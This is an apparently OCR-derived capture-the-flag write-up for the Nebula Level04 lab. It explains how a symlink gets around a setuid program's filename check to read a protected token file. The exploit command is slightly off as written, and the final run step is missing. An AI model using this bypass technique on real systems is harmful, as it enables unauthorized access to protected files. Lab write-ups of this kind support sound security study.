Exploit Education

Nebula – Level04

Description:

This level requires you to read the token file, but the code restricts the files that can be read. Find a way to bypass it :)

To do this level, log in as the level04 account with the password level04. Files for this level can be found in /home/flag04.

Source Code:

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>

int main(int argc, char **argv, char **envp)
{
  char buf[1024];
  int fd, rc;

  if(argc == 1) {
      printf("%s [file to read]\n", argv[0]);
      exit(EXIT_FAILURE);
  }

  if(strstr(argv[1], "token") != NULL) {
      printf("You may not access '%s'\n", argv[1]);
      exit(EXIT_FAILURE);
  }

  fd = open(argv[1], O_RDONLY);
  if(fd == -1) {
      err(EXIT_FAILURE, "Unable to open %s", argv[1]);
  }

  rc = read(fd, buf, sizeof(buf));

  if(rc == -1) {
      err(EXIT_FAILURE, "Unable to read fd %d", fd);
  }

  write(1, buf, rc);
}
```

Research:

First, cd into **/home /flag04.** As we can see there is the flag04 file and the token file.

```
level04@nebula:~$ cd /home/flag04
level04@nebula:/home/flag04$ ls -al
total 13
drwxr-x--- 2 flag04 level04   93 2011-11-20 21:52 .
drwxr-xr-x 1 root   root      60 2012-08-27 07:18 ..
-rw-r--r-- 1 flag04 flag04   220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag04 flag04  3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag04 level04 7428 2011-11-20 21:52 flag04
-rw-r--r-- 1 flag04 flag04   675 2011-05-18 02:54 .profile
-rw------- 1 flag04 flag04    37 2011-11-20 21:52 token
level04@nebula:/home/flag04$
```

Unfortunately, we can not read the token file as user level04.

```
level04@nebula:/home/flag04$ cat token
cat: token: Permission denied
level04@nebula:/home/flag04$
```

Therefore, we need to use flag04 to read the token file.

Vulnerability analysis:

We need to acchieve, that flag04 reads the token file, without actually reading the token file. We just need its contents. The permissions are set for flag04, so it can open any file of the user flag04, only not the file token. How do we acchieve to read contents of a file, which can only not be read because of its name? We use a symbolic link. (https://wiki.debian.org/SymLink)

> A symlink is a symbolic link, this is, an alias or shortcut to a program or file.
>
> It's a special file existing in the FileSystem and pointing to another file or directory. If you access the symlink from an application, it appears transparent for the application and you will really access the file or directory which the symlink is pointing to.
>
> It is a special kind of file that contains a pathname to another file. The file type entry in the file's inode indicates that it is a symbolic link. When you attempt to access a symbolic link with a text editor or other program, the kernel redirects the program to the file indicated by

the symbolic link's pathname. Unlike hard links, symbolic links can be made across different filesystems. Use the ln command with the -s option to create a symbolic link.

The symlinks utility performs maintenance on symbolic links. Symlinks checks for symlink problems, including dangling symlinks which point to nonexistent files. Symlinks can also automatically convert absolute symlinks to relative symlinks. Install the symlinks package if you need a program for maintaining symlinks on your system.

Although a symlink shows up with file permissions and user/group ownerships, the access rights are only determined by its target permissions and user/group ownerships!


How is a symlink created on ubuntu? (https://wiki.debian.org/SymLink)

```
ln -s <destination file or directory> <name of the symlink>
```


Exploit:

To read the token file, we will create a symlink to the token file.

ln -s token /home/level04/flag



Now, we will run then flag04 program with the token symlink file:



DONE !